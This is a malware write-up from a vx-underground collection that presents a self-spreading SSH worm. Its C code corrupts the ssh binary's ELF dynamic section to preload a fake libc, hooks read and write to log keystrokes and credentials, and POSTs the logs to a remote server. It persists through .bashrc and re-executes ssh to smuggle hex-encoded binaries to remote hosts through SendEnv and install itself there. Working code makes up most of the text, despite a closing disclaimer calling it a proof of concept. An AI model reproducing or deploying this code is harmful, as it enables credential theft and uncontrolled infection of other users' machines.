
[Wormable SSH]

vx-underground.org collection // Anonymous_



[Introduction]

This text will present a way to turn ssh client in a very simple worm, which will install itself in remote targets when someone use the corrupted client and authenticates in some remote machine, the main idea of this text is to present a new idea to make the client replicate its behavior in the client of remote machine.

[Corrupting SSH Client]

To take over the control of ssh client, it will be used a know and very abused ELF corruption technique, its well described at phrack 61-8[0], regard of being and old technique it still working and most of binaries found still dont explying any protection against this simple technique, at phrack paper, they give an implementation of this simple corruption using his framework called Cerberus Interface, which is capable of doing much more. But will we stick with this one and use a standalone simple implementation which will be released together with this text.

I recommend all readers to take a look at the phrack issue mentioned before, but for a quick description of the technique, the next will be enough to understand what will be happening.

ELF dynamic linked programs have a PT_DYNAMIC segment which carry the dynamic section, which have an array of entries related to dynamic linking and other useful information, because is not the goal of paper to explain about ELF details, we just need to know the standard behavior of most compiler will emit a DT_DEBUG entry in dynamic section, even it never being used or asked to.

The list of libraries some programs need to is listed in entries of type DT_NEEDED, and as we have a useless entry with type DT_DEBUG it is possible to convert the DT_DEBUG entry in a DT_NEEDED entrie, which will make some library of our choice to be needed to load when the program intend to run, the only problem is we should make the DT_NEEDED entry point to a string with the name of the library we want. In the phrack paper itself they show a overcome to this limitation. We can just make it point to a substring of a real used library, so if it used "libc.so " we can reuse the string and make our entry point to "c.so".

As an short example of the technique i show this short snippets

// It's used to locate the dynamic section and retrieve his size and number of
// entries

```
for (int i = 0; i < ehdr->e_phnum; i++)
{
      if (phdr[i].p_type == PT_DYNAMIC)
       {
              dyn_base = (Elf64_Dyn *)&elf_buff[phdr[i].p_offset];
              seg_size = phdr[i].p_filesz;
              n_entries = phdr[i].p_filesz / sizeof(Elf64_Dyn);
              break;
       }
}
```

This part is just to found the dynamic string table where we will catch somestring of library name and reuse it

```
for (int i = 0; i < ehdr->e_shnum; i++)
{
      if (!strcmp(&string_table[shdr[i].sh_name], ".dynstr"))
      {
            dynstr_base = (char *)&elf_buff[shdr[i].sh_offset];
            break;
      }
}
```

Here we seek for the DT_DEBUG and DT_NEEDED entries, where target_lib is the string which represent the real library we want to reuse

```
for (int i = 0; i < n_entries; i++)
{
      if (dyn_base[i].d_tag == DT_NEEDED &&
            !strcmp(&dynstr_base[dyn_base[i].d_un.d_val], target_lib))
            dt_needed_index = i;

      if (dyn_base[i].d_tag == DT_DEBUG)
            dt_debug_index = i;
}
```

And here the job is done, the DT_DEBUG is converted in a DT_NEEDED entrie and it will be swapped if needed to be loaded before the real library

```
dyn_base[dt_debug_index].d_tag = DT_NEEDED;

if (dt_debug_index > dt_needed_index) {
        dyn_base[dt_debug_index].d_un.d_val = dyn_base[dt_needed_index].d_un.d_val;
        dyn_base[dt_needed_index].d_un.d_val = dyn_base[dt_debug_index].d_un.d_val+3;
} else
        dyn_base[dt_debug_index].d_un.d_val = dyn_base[dt_needed_index].d_un.d_val+3;
```

The full code will be linked later to reference, but the main parts of using the described technique are presented, all of those snippets are applied to memory mapped ssh client binary and then saved to a copy which will be used in the place of the original one.

[Hooking libc.so]

So we have an ssh client which will load a library of our choice first than some some library of our choice too, to make the things clear i chose to use libc.so.6 so in my case my fake library will be named "c.so.6" to reuse the original string "libc.so.6", in the approach i will take i will need to know the path of original libc.so used by ssh, because it will be needed to dlopen() libc and make the hooked function to work in a transparent way, to insert the original path in the code the simple command line was used when compiling the fake library:

```
cc -s -shared  -fPIC c.so.6.c -o c.so.6 -ldl \
-DLIBC_PATH=$(ldd $(which ssh) | grep libc.so | awk '{print "\""$3"\""}')
```

After this part we just made a copy of c.so.6 and corrupted ssh in a path, can be "$HOME/.bin", so we can set PATH and LD_LIBRARY_PATH to the same directory through the .bashrc of the user we are targeting, if we take a look on our corrupted ssh with ldd utility it will seems like this:

```
$ ldd ~/.bin/ssh
...
c.so.6 => /home/user/.bin/c.so.6 (0x00007f6b38846000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f6b38655000)
...
```

So from now on we have the capability of running anything we want when the target tries to use ssh, in this case the first good thing to make is to provide a way to log the issued commands and even creds used by the target, to accomplish this we will be installing a constructor in our library so it will run before the ssh main code itself, our constructor is as follow:

```
__attribute__((constructor)) void _initf(int ac, char **av)
{
      handle = dlopen(LIBC_PATH, RTLD_LAZY);
      real_close = (void *)dlsym(handle, "close");
      real_write = (void *)dlsym(handle, "write");
      real_read = (void *)dlsym(handle, "read");
      log_fd = open("/tmp/.sshlog", O_APPEND | O_CREAT | O_RDWR, S_IRWXU);
      log_fd = dup2(log_fd, 42);
}
```

As you can see, nothing to fancy is done, we are just creating a temporary file to log the commands and dupping the file descriptor, because ssh make cleanup on very first fds during his startup code, the other parts is just providing a way to call real function from glibc which will be hooked in our library, all the 3 functions hooked will be listed now.

The close() function is being hooked just to prevent the file descriptor associated with our log file to be closed, so any other case we just call the original close() but direct return success in case we try to close our file.

```
int close(int fd)
{
	if (fd == log_fd)
		return 0;
	return real_close(fd);
}
```

The most common IO functions read()/write() are begin used to send the input from user and output from ssh to our logfile after doing the real requests using the original function which was saved during the execution of our constructor, there's not much about this logging hooks, these was just a way to test if the hooks will work, a real hook to be used on the wild should format and handle errors in a serious way.

```
ssize_t write(int fd, const void *buf, size_t count)
{
	int ret = (real_write(fd, buf, count));
	syscall(__NR_write, log_fd, "[write]:", 8);
	for (int i = 0; i < ret; i++)
		if (isprint(((char *)buf)[i]) || ((char *)buf)[i] == '\n')
			syscall(__NR_write, log_fd, &((char *)buf)[i], 1);
	syscall(__NR_write, log_fd, "\n", 1);
	return ret;
}
```

```
ssize_t read(int fd, void *buf, size_t count)
{
      int ret = (real_read(fd, buf, count));
      syscall(__NR_write, log_fd, "[read]:", 7);
      for (int i = 0; i < ret; i++)
           if (isprint(((char *)buf)[i]))
               syscall(__NR_write, log_fd, &((char *)buf)[i], 1);
      syscall(__NR_write, log_fd, "\n", 1);
      return ret;
}
```

Its checked and this method just works to log the input/output from the ssh client to our chosen file, but it will not be useful if all those data just are dropped in the file, because in the worst case we can lost our access to the machine and in this case to the log file too, then its needed to provide a way to send the saved log to another machine.

(Continued below)

[POST log]

As stated in the last topic, keeping the logs local to the target machine will not be to useful, to solve this issue we need to do at least two things, the first one is to provide a way to save the logs in a remote machine, in our case we will be doing this doing an HTTP POST of the logs to our server which will just save the file with some random name, the following code is the help function to do the POST:

```
void do_post(void)
{
      host = "10.0.2.2";
      sock_fd = socket(AF_INET, SOCK_STREAM, 0);
      addr.sin_family = AF_INET;
      addr.sin_port = htons(atoi(port));
      addr.sin_addr.s_addr = inet_addr(host);

      connect(sock_fd, (struct sockaddr *)&addr, sizeof(struct sockaddr));

      size += log_statbuf.st_size;

      sprintf(capsule,
            "POST http://%s:%s/%s HTTP/1.1\r\n"
            "Host: %s:%s\r\n"
            "Accept: */*\r\n"
            "Content-Type: multipart/form-data;
boundary=------------------------4ae6d1de929f9e46\r\n"
            "Content-Length: %d\r\n"
            "\r\n"
            "--------------------------4ae6d1de929f9e46\r\n"
            "Content-Disposition: form-data; name=\"vxlog\";
filename=\"vxlog.txt\"\r\n"
            "Content-Type: application/octet-stream\r\n"
            "\n",
            host, port, resource, host, port, size);

      real_write(sock_fd, capsule, strlen(capsule));
      sendfile(sock_fd, log_fd, 0, log_statbuf.st_size);
      real_write(sock_fd,
"\n\n--------------------------4ae6d1de929f9e46--\r\n", 48);
      close(sock_fd);
}
```

With the presented function we are now able to dump the log file when needed, through a HTTP POST, which in this implementation send the whole file using the sendfile syscall, regardless this syscall not being the most portable way it's easy to just change this code to send the log using another approach. Now we need a way to trigger the the calling do_post() and for this we will use a similar approach to open the log file in the very beginning, but now we will attach this trigger as a destructor function, so when the target is exiting from ssh, we will can close out log file and send back our logs, this is done through the following code:

```
__attribute__((destructor)) void _finif(void)
{
      lseek(log_fd, 0, SEEK_SET);
      fstat(log_fd, &log_statbuf);
      do_post();
      syscall(__NR_close, log_fd);
      unlink("/tmp/.sshlog");
}
```

Its done, our corrupted ssh client now can log his input/output and send the data to a remote server where it can be keep safe, at least more safe than just saving it local to target machine, so it's some kind cool, but what the hell this simple ssh logger having to do with worm? It will come in the next topic.

[Local install]

To compile and install our code to corrupt the ssh and the fake library with our functions to hook libc, i prepared a very simple script, it will not even try to hide the files, the goal here is just to make the corrupted version of ssh client to be used by our target, the script is listed here:

```
cc -s -o dynamicorrupt dynamicorrupt.c
cc -s -shared  -fPIC c.so.6.c -o c.so.6 -ldl -DLIBC_PATH=$(ldd $(which ssh) | grep libc.so | awk '{print
"\""$3"\""}')
xxd -plain dynamicorrupt | tr -d \\n > dynamicorrupt.hex
xxd -plain c.so.6 | tr -d \\n > c.so.6.hex
rm -rf $HOME/.bin
mkdir $HOME/.bin/
cp *.hex $HOME/.bin/
cp $(which ssh) $HOME/.bin/
./dynamicorrupt $HOME/.bin/ssh
cp c.so.6 $HOME/.bin/
echo "export PATH=$HOME/.bin:$PATH" >> $HOME/.bashrc
echo "export LD_LIBRARY_PATH=$HOME/.bin/" >> $HOME/.bashrc

export PATH=$HOME/.bin:$PATH
export LD_LIBRARY_PATH=$HOME/.bin/
```

Most parts of the script is very clear, dynamic corrupt is our code to change DT_DEBUG to DT_NEEDED and the c.so.6 is our fake library, after compiling both we are dumping both in hexadecimal notation to dynamic corrupt.hex and c.so.6.hex respectively, those files dont matter for now, after this we are moving making a copy of real ssh client to $HOME/.bin corrupting the copy and storing the fake library c.so.6 in the same directory. And to make the target to run our corrupted copy of ssh, we are adding two lines in his .bashrc setting PATH and LD_LIBRARY_PATH to search on $HOME/.bin too

After the script runs once, our target will be using our version of ssh, but it will just keep the logs and send it back to a remote server as described, so we need to add a way to make it install itself to remote machines too.

[Remote install]

To make the remote install possible i chose to combine a well technique which can be called "reexec" and another one specific to ssh context(but maybe usable in others) The reexec technique is exactly what his name says, the program will be re-executed its seem to be not very useful, but it give us some nice primitives to work with, the primitive which i will be using here is not new, but it seems to be not very abused, it is "change args", so we will be re-executing the ssh with different args which enable us to install our code in the remote machine.

Here i will dump the listing of the code which change the args and later give a brief explanations on the parts which need more attention:

(Continued below)

```c
__attribute__((constructor)) int change_args(int argc, char **argv, char **envp)
{
        int env_size = 0;

if (getenv("VXCOOL") == NULL)
{
        char **envar = envp;
        while (*envar++ != NULL)
        env_size++;

        char **new_envp = malloc(sizeof(char *) * env_size + 3);
        for (int i = 0; i < env_size; i++)
        new_envp[i] = strdup(envp[i]);

        new_envp[env_size] = "VXCOOL=true";
        new_envp[env_size + 1] = dynamicorrupt_envar();
        new_envp[env_size + 2] = lcso_envar();
        new_envp[env_size + 3] = NULL;

        char **new_argv = malloc(sizeof(char *) * (argc + 4));
        for (int i = 0; i < argc; i++)
        new_argv[i] = strdup(argv[i]);

        new_argv[argc] = "-t";
        new_argv[argc + 1] = "-SendEnv";
        new_argv[argc + 2] =
        "rm -rf $HOME/.bin;"
        "mkdir $HOME/.bin/;"
        "cp $(which ssh) $HOME/.bin/;"
        "printenv LC_BIN1 > $HOME/.bin/dynamicorrupt.hex;"
        "cat $HOME/.bin/dynamicorrupt.hex | xxd -plain -revert > $HOME/.bin/dynamicorrupt;"
        "chmod +x $HOME/.bin/dynamicorrupt;"
        "$HOME/.bin/dynamicorrupt $HOME/.bin/ssh;"

        "printenv LC_BIN2 > $HOME/.bin/c.so.6.hex;"
        "cat $HOME/.bin/c.so.6.hex | xxd -plain -revert > $HOME/.bin/c.so.6;"
        "chmod +x $HOME/.bin/c.so.6;"

        "echo \"export PATH=$HOME/.bin:$PATH\" >> $HOME/.bashrc;"
        "echo \"export LD_LIBRARY_PATH=$HOME/.bin/\" >> $HOME/.bashrc;"

        "export PATH=$HOME/.bin:$PATH;"
        "export LD_LIBRARY_PATH=$HOME/.bin/;"

        "$SHELL -i;";
        new_argv[argc + 3] = NULL;
        execve("/proc/self/exe", new_argv, new_envp);
}
        else
        unsetenv("VXCOOL");
        return 0;
}
```

As expected this function is defined as a constructor, because it need to run before the original code of ssh, and even before the other parts of our own code, the first question which comes is, if the constructor will reexec the program, how it will stop to doing this infinity times? The answer is an environment variable in this case we are using VXCOOL as a flag, if it's not setted we need to change args and reexec, if it's set we are done and can let the rest of code run.

Now we just need to change the args in a way to let upload our code to the remote machine when target successfully connect to some machine, and to do this i chose to upload both, the corruption code and fake library, through environment variables, the way to construct envp and argv is pretty straight but i'm using a function two function to set the environment variable, i will just one of these because in fact they are the same:

```
char *lcso_envar(void)
{
        char *env_lcso = NULL;
        struct stat stat_dynamicorrupt;
        int envsz = 0;
        char path[128];
        sprintf(path, "%s/.bin/c.so.6.hex", getenv("HOME"));
        int fd = open(path, O_RDONLY);
        fstat(fd, &stat_dynamicorrupt);
        env_lcso = malloc(stat_dynamicorrupt.st_size + strlen("LC_BIN2="));
        strcpy(env_lcso, "LC_BIN2=");
        syscall(__NR_read, fd, env_lcso + strlen("LC_BIN2="), stat_dynamicorrupt.st_size);
        syscall(__NR_close, fd);
        return env_lcso;
}
```

This presented listing is used to set the LC_BIN2 environment variable with the hex encoded c.so.6 we have prepared before with our "local install" script, the same approach is used to set the LC_BIN1 with hex encoded dynamic corrupt program. At this point we have what we need setted on these env vars, and ssh have a well switched option to use in our context, which is "-SendEnv", which makes ssh turn the current environment variable of user running the program available in the remote machine after the connection is done.

I have used the "-t" option to to allocate pseudo terminals, but it was just for using a screen in the remote machine during the tests, i don't prepare any serious code to hide the presence of strange behaviors in ssh after the reexec. As you can see, a hardcoded version of "local install" script is being used as a parameter which will be the command executed when the connection is done, the main difference is at this time the code will be dumped from environment variables and converted back from hex encoded format to ELF to be used in the remote machine, and after this the default shell from $SHELL env var will be called in a interactive way as "nothing" happened. After this point the remote machine is infected in the same way as the local one. So if the remote user connects to another place the same process will be repeated.. and that's all.

[Observation]

This is just a simple PoC, which obviously is not intended to be used in the wild, but can give some nice ideas, on how to use knowed techniques, how to abuse and combine some techniques and a very simple way to make the infected machine to infect other and so on, i think the new thing here is about to use environment variable as a upload channel which can be used to send, scripts or even programs and source-code too, i did the first version of this, make it to upĺoad the "local install" script and compiling it to install remote, but i changed it for the case the compiler are not available.

In fact it can be improved in # ways, but can be used as a start point to play a bit with the Wonderful Worm World.

Regards, Anonymous_

[References]

[0] http://phrack.org/issues/61/8.html